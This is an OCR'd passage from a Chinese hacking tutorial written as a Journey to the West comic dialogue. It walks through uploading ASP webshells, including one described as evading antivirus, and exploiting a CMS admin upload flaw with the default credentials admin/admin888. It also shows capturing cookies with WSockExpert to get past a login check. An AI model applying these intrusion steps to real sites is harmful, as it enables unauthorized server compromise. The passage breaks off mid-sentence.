


图10

八戒撇开还在迷惘的师父，很干脆的往地址栏里输入沙僧的网站，轻松的将ASP站长助手传了上去，却发现访问不了（这里注意，ASP站长助手6.0登录的时候需要手工加入?action=login，也就是访问的时候需要访问http://localhost/shell.asp?action=login，否则会被转向站点根目录），而传海阳2006根本就找不到页面！

悟空看在眼里，慢慢伸出猴爪抚摩着八戒：“八戒，什么时候变得比俺还猴急呢？海阳2006这种大名鼎鼎的马儿，众杀毒软件早就见它不爽，如梗在喉了，你传上去不被杀算是奇迹啊！而且，这东东那么大，70多K，有些朋友用小猫上网，说不定传都传不上去呢！”

八戒满脸堆笑，轻轻拱拱悟空问：“这个，大师兄，那应该怎么做呢？”

悟空拔下根猴毛：“如果马儿像你这么大，传上去不方便，还容易把人家的网站服务器搞挂了，而如果有像俺这根猴毛这么小的马儿就好办了！”

沙僧：“嘿，这个我知道，以前有个臭要饭的跟我要鱼的时候，送过一个叫newmm.asp的东西给我做为报答，还说这是免杀的！”接着赶忙拿出了newmm.asp，传了上去（图11）。




图11

“悟空，你再教教大伙如何使用这个newmm.asp吧！”唐僧似乎缓过神来了。

“这个马儿再简单不过了啊！上面的解释也很容易！根据马儿的绝对路径，可以写出你要保存的马儿的绝对路径，马的内容里就是把你想要传的马儿的源码填进里面。然后点保存！这里要注意的是，如果你填的文件名原先不存在，则会新建一个，而如果你填的文件名与原先服务器存在的文件重名，就会覆盖掉别人的文件。这里一定要小心！然后再用相对路径访问就好了！”

“绝对路径？相对路径？绝对？相对？”唐僧又开始犯傻了……

“唉，我说师父啊。怎么连这你都还没搞明白呢？刚才玩ASP木马的时候咱们不是发现了吗？现在网站大多数使用的是虚拟主机。那样一台服务器上会有上百个网站。他们是这样子分布的：比如在D盘里建一个web文件夹，里面再分若干个目录，每一个网站对应自己的目录。比如：www.web1.com的所有文件都在D:\WEB\WEB1下，www.web2.net的所有文件都在D:\WEB\WEB2下。如果web1这个网站在自己的目录下新建一个文件夹放论坛，名字为BBS，那么，我们访问该论坛的时候，用的是www.web1.com/bbs来访问的，这里/bbs是相对路径，而在服务器上面，它的绝对路径就是D:\WEB\WEB1\BBS，如果我们要放一个ASP木马，写D:\WEB\WEB1\BBS\SHELL.ASP之后，要访问木马就是www.web1.com/bbs/shell.asp”做过自己网站的沙僧果然基础扎实。唐僧头埋得更低了，还一边狡辩：“呃~其实这个我早就知道了，我考考你们大师兄罢了。”

八戒也明白了，于是蹑手蹑脚的跑到一边，打开沙僧的网站，再点上传！看看返回的消息：“八戒，想什么呢？”upfile.asp里的内容居然已经是这个东西了！回头看到沙僧等人满脸得意的笑，八戒一咬牙，从荷包里掏出一串香蕉：“猴儿哥，你过来再教俺一个绝技，来黑掉师弟吧。”悟空一边吃着香蕉，一边偷偷拉着八戒的招风耳：“呆子，我说过了，DVBBS只是拉开了上传漏洞的序幕，自此以后，各种各样的系统上传文件都出过漏洞。你就不会仔细找找，师弟的站上还有什么地方可以上传啊？尤其是后台管理上传文件的地方，更是值得发掘，因为好多人写程序的时候，最容易忽略的就是这里了。”

悟空话音刚落，就看到八戒根据沙僧首页的“Powered by: MyPower Ver3.5”找到了一套源码，发现这套源码里有很多能够上传文件的地方看到头都大了，还是不知道如何利用！悟空过来指点道：“这个系统的后台就是典型的文件名自定义上传漏洞！不过有几个地方需要注意的！它需要能登录后台后才能使用。当然，这个容易，沙师弟改了论坛的密码，他可没改这个文章系统的管理员密码呢！依然是admin做用户名和admin888做密码！”




图12

八戒登录以后，便使用老兵通用上传工具开始了实验，可是，看到的提示却是要求登录（图12）！八戒不解道：“猴哥，俺明明是登录了的啊！”

悟空吃了别人的嘴软，只好耐心解释：“服务器判断你是否登录是要看你提交信息时的cookie信息的！刚才你们没注意到上传工具里的cookie这一项吗？”

“cookie？小甜饼？”虽然是E文，八戒一提到吃的还是很精神的！

“cookie是访问动态页面时，自动在客户电脑上生成的一个小文件。你打开“IE属性→设置→查看文件”就可以看到自己电脑上的cookie文件了（图13）。这里面保存着一些比如你的用户名、密码、身份、登录时间等信息。像论坛就是利用这些来判断各人的身份的（其实为了安全，用session更好些，这个方面的东西以后有机会再介绍）。当然，在平常玩上传漏洞时，我们是用WSE来抓包获取cookie的！”




图13




图15




图14

“WSockExpert？就是你刚才用来显示filepath的那个东西吗？俺记得你怎么用的，现在俺来操作一遍！先打开WSockExpert，然后点“open”，找到IEXPLORE，这是俺的浏览器，找到上传文件的那个地方，再点open，就开始监听了！然后再回到浏览器刷新一下，WSE就抓到数据包了（图14）。嘿嘿，让俺老猪找到了（图15）。”

“把cookie后面的东西复制下来，填到上传工具里的cookie里，然后瞅准Upfile_Soft.asp，选择文件名自定义，把‘加文件头’的钩去掉（否则IE无法正常显示，而FIREFOX浏览器则可以），然后提交，嘿嘿，GOOD LUCK（图16）！”

“成功了！”八戒兴奋的扯着喉咙大叫起来！浑然没注意到沙僧早就偷听得一清二楚，顺手又将这个出漏洞的文件和八戒的shell给删了。

正在这时候，下课铃声响了起来，悟空说道：“好了，今天俺


